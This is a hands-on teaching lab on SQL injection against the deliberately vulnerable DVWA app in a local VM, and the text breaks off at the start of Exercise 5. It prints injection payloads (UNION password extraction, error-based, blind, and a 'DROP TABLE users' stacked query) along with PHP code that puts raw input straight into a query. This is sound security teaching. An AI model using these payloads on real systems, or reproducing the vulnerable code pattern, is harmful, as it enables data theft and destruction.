

Cyber Security: SQL Injection Lab
Learn SQL Injection attacks and prevention with hands-on DVWA lab.
1. Lab Setup#
Before starting this lab, you’ll need to set up your environment.
Ubuntu VM Setup#
You’ll need an Ubuntu Linux VM running in VirtualBox. Follow our Ubuntu Basic Tutorial ↗ for step-by-step VM setup and Linux command-line basics.
DVWA#
Before starting the exercises, make sure you have DVWA installed. Follow the setup instructions in our Brute Force Lab ↗ article for DVWA installation.
2. Introduction to SQL Injection#
Welcome to SQL Injection Lab! Building on your Linux Security Lab foundation, you’ll now learn one of the most dangerous and common web application attack techniques.
What is SQL Injection?#
SQL Injection (SQLi) is a code injection technique that exploits vulnerabilities in an application’s database layer. An attacker can insert or “inject” malicious SQL statements into an entry field for execution, potentially gaining unauthorized access to the database.
Normal query:  SELECT * FROM users WHERE id = 1
Injected:      SELECT * FROM users WHERE id = 1 OR 1=1
Result:        Returns ALL users instead of just user #1
How SQL Injection Works#

This diagram explains how a SQL Injection attack works.
- A user sends input to the Web Application
- The application builds an SQL query from the input
- If there is no input sanitization, the application becomes vulnerable
- An attacker can inject malicious SQL commands
- The database executes the malicious query
- Sensitive data may be leaked or accessed without authorization
Why SQL Injection is Dangerous#
| Impact | Description |
|---|---|
| Data Breach | Steal sensitive data (passwords, personal info, credit cards) |
| Authentication Bypass | Log in without valid credentials |
| Data Manipulation | Modify or delete database records |
| Privilege Escalation | Gain admin access to the database |
| Remote Code Execution | In some cases, execute operating system commands |
OWASP Ranking#
SQL Injection has been a consistent Top 5 vulnerability in the OWASP Top 10 for over a decade. It remains one of the most exploited web vulnerabilities worldwide.
OWASP Top 10:2025 - https://owasp.org/Top10/2025/ ↗
Rank Category A01:2025 Broken Access Control A02:2025 Security Misconfiguration A03:2025 Software Supply Chain Failures A04:2025 Cryptographic Failures A05:2025 Injection A06:2025 Insecure Design A07:2025 Authentication Failures A08:2025 Software or Data Integrity Failures A09:2025 Security Logging and Alerting Failures A10:2025 Mishandling of Exceptional Conditions
3. Start Your VM and Connect via SSH#
Start the VM#
In VirtualBox, double-click your Ubuntu Linux VM to start it.
Connect via SSH#

Pro Tip: Using SSH from your host machine makes it much easier to copy commands directly from this tutorial!
On Windows (Command Prompt or PowerShell):
ssh -p 2222 your_username@localhostOn macOS or Linux (Terminal):
ssh -p 2222 your_username@localhostReplace your_username with your Ubuntu username (e.g., u6090059).
Enter your Ubuntu password when prompted. Your prompt should change to:
your_username@your_hostname:~$📚 Need help? Check the Ubuntu Basic Tutorial ↗ for SSH setup details.
4. SQL Basics Lab#
Before attempting SQL injection, you need to understand basic SQL commands. Let’s practice on your MySQL/MariaDB server.
Lab: SQL#
Open the MySQL Command Line:
sudo mysql -u rootPassword is your student ID.
Show Databases#
Show the databases in MySQL that the user has permission to access.
SHOW DATABASES;Expected output:
+--------------------+
| Database           |
+--------------------+
| dvwa               |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
Select a Database#
Select a database to use.
USE dvwa;Expected output:
Database changedDisplay All Tables#
Display all tables in the database.
SHOW TABLES;Expected output:
+----------------+
| Tables_in_dvwa |
+----------------+
| access_log     |
| guestbook      |
| security_log   |
| users          |
+----------------+
SELECT All Columns#
Try selecting all columns from the users table to display.
SELECT * FROM users;Expected output:
+---------+------------+-----------+---------+----------------------------------+----------------------------------+-------+-----------------+
| user_id | first_name | last_name | user    | password                         | avatar                           | role  | account_enabled |
+---------+------------+-----------+---------+----------------------------------+----------------------------------+-------+-----------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | /dvwa/hackable/users/admin.jpg   | admin |               1 |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 | /dvwa/hackable/users/gordonb.jpg | user  |               1 |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | /dvwa/hackable/users/1337.jpg    | user  |               1 |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | /dvwa/hackable/users/pablo.jpg   | user  |               1 |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | /dvwa/hackable/users/smithy.jpg  | user  |               1 |
+---------+------------+-----------+---------+----------------------------------+----------------------------------+-------+-----------------+
Note: The actual DVWA database may have different columns. Use
DESCRIBE users;to see the exact column names.
SELECT Specific Columns#
Select the user and first_name columns from the users table to display.
SELECT user, first_name FROM users;Expected output:
+----------+------------+
| user     | first_name |
+----------+------------+
| admin    | admin      |
| gordonb  | Gordon     |
| 1337     | Hack       |
| pablo    | Pablo      |
| smithy   | Bob        |
+----------+------------+SELECT with WHERE Clause#
Select the user_id, user and first_name columns from the users table where user_id is equal to 1.
SELECT user_id, user, first_name FROM users WHERE user_id = 1;Expected output:
+---------+-------+------------+
| user_id | user  | first_name |
+---------+-------+------------+
|       1 | admin | admin      |
+---------+-------+------------+INSERT Data#
INSERT data into the users table.
INSERT INTO users (user_id, first_name, last_name, user, password)
VALUES (6, 'Karn', 'Yong', 'u6090059', MD5('6090059'));💡 Note: DVWA uses different password hashing depending on the security level. Adjust the column names and values based on your actual table structure. Use
DESCRIBE users;first to verify column names.
View Inserted Data#
View the results of the data insertion.
SELECT * FROM users WHERE user_id = 6;Expected output:
+---------+------------+-----------+----------+----------------------------------+
| user_id | first_name | last_name | user     | password                         |
+---------+------------+-----------+----------+----------------------------------+
|       6 | Karn       | Yong      | u6090059 | a3d2f5c8... (MD5 hash)           |
+---------+------------+-----------+----------+----------------------------------+SELECT by user_id#
Try SELECT data based on user_id.
SELECT first_name, last_name FROM users WHERE user_id = 2;Expected output:
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| Gordon     | Brown     |
+------------+-----------+UNION - Combining Query Results#
UNION is used to combine the results of two or more SELECT statements.
SELECT first_name, last_name FROM users WHERE user_id = 1
UNION
SELECT user, password FROM users WHERE user_id = 1;Expected output:
+------------+----------------------------------+
| first_name | last_name                        |
+------------+----------------------------------+
| admin      | admin                            |
| admin      | 5f4dcc3b5aa765d61d8327deb882cf99 |
+------------+----------------------------------+⚠️ Important: When using UNION, both queries must return the same number of columns and have compatible data types.
-- This works: both queries return 2 columns
SELECT first_name, last_name FROM users WHERE user_id = 1
UNION
SELECT user, password FROM users WHERE user_id = 1;

-- This FAILS: different number of columns (1 vs 2)
SELECT first_name FROM users WHERE user_id = 1
UNION
SELECT user, password FROM users WHERE user_id = 1;Exit MySQL#
EXIT;5. Understanding SQL Injection on Web Pages#
On the web page, there might be an option to select and view data, such as selecting a user by specifying a user_id. This would use an SQL query like this:
SELECT first_name, last_name FROM users WHERE user_id = $idWhere $id is the user input from the web page.
When you enter 1 in the user_id field, the query becomes:
SELECT first_name, last_name FROM users WHERE user_id = 1This is safe. But what happens if you enter malicious SQL instead?
How the Injection Works#
By replacing the value 1, you can perform an SQL Injection using UNION to retrieve data such as user and password. For example:
Normal input:
User ID: 1SELECT first_name, last_name FROM users WHERE user_id = 1Injected input:
User ID: 1 UNION SELECT user, password FROM usersSELECT first_name, last_name FROM users WHERE user_id = 1 UNION SELECT user, password FROM usersThis would return:
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| admin      | admin     |   ← from the original query
| admin      | password  |   ← from the UNION injected query!
+------------+-----------+
⚠️ The attacker just extracted usernames and passwords from the database!
Types of SQL Injection#
| Type | Description | Example |
|---|---|---|
| UNION-based | Combines results of two queries | 1 UNION SELECT user, password FROM users |
| Error-based | Extracts data from error messages | ' AND extractvalue(1,concat(0x7e,(SELECT user())))-- |
| Blind (Boolean) | Asks true/false questions | ' AND 1=1-- vs ' AND 1=2-- |
| Blind (Time-based) | Uses response delays | ' AND SLEEP(5)-- |
| Stacked Queries | Executes multiple queries | '; DROP TABLE users;-- |
6. SQL Injection - Low Security#
Exercise 1: Set Up Port Forwarding#
To access DVWA from your host machine browser, set up port forwarding in VirtualBox.
- Shut down your Ubuntu VM
- In VirtualBox, right-click the VM → Settings → Network → Advanced → Port Forwarding
- Add a new rule:
- Name: HTTP
- Protocol: TCP
- Host Port: 8080
- Guest Port: 80
- Leave Host IP and Guest IP empty
- Click OK and start the VM

Now you can access DVWA from your host machine at http://localhost:8080/dvwa ↗
Exercise 2: Login to DVWA#
Navigate to: http://localhost:8080/dvwa/login.php
Username: admin
Password: password
Exercise 3: Set DVWA Security to Low#

Navigate to: http://localhost:8080/dvwa/security.php → Set security level to “Low” → Click Submit
Exercise 4: Explore SQL Injection Page#

Go to: http://localhost:8080/dvwa/vulnerabilities/sqli/
Click View Source at the bottom of the page to see the PHP source code.
You should see a form with a User ID input field.
Try a normal query first:
User ID: 1Click Submit. You should see the first name and surname of user ID 1.

💡 Observe the URL:
http://localhost:8080/dvwa/vulnerabilities/sqli/?id=1&Submit=SubmitThe user input is sent as a GET parameter called
id.
Understanding the Vulnerable Code#
Click the View Source button at the bottom of the page to see the PHP source code. In DVWA Low security, the code looks like this:
$id = $_GET[ 'id' ];

$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
$result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );The user input $id is placed directly into the SQL query without any sanitization or parameterization. This is the vulnerability!
When you enter 1, the query becomes:
SELECT first_name, last_name FROM users WHERE user_id = '1';Exercise 5: SQL Injection - Always True Condition#
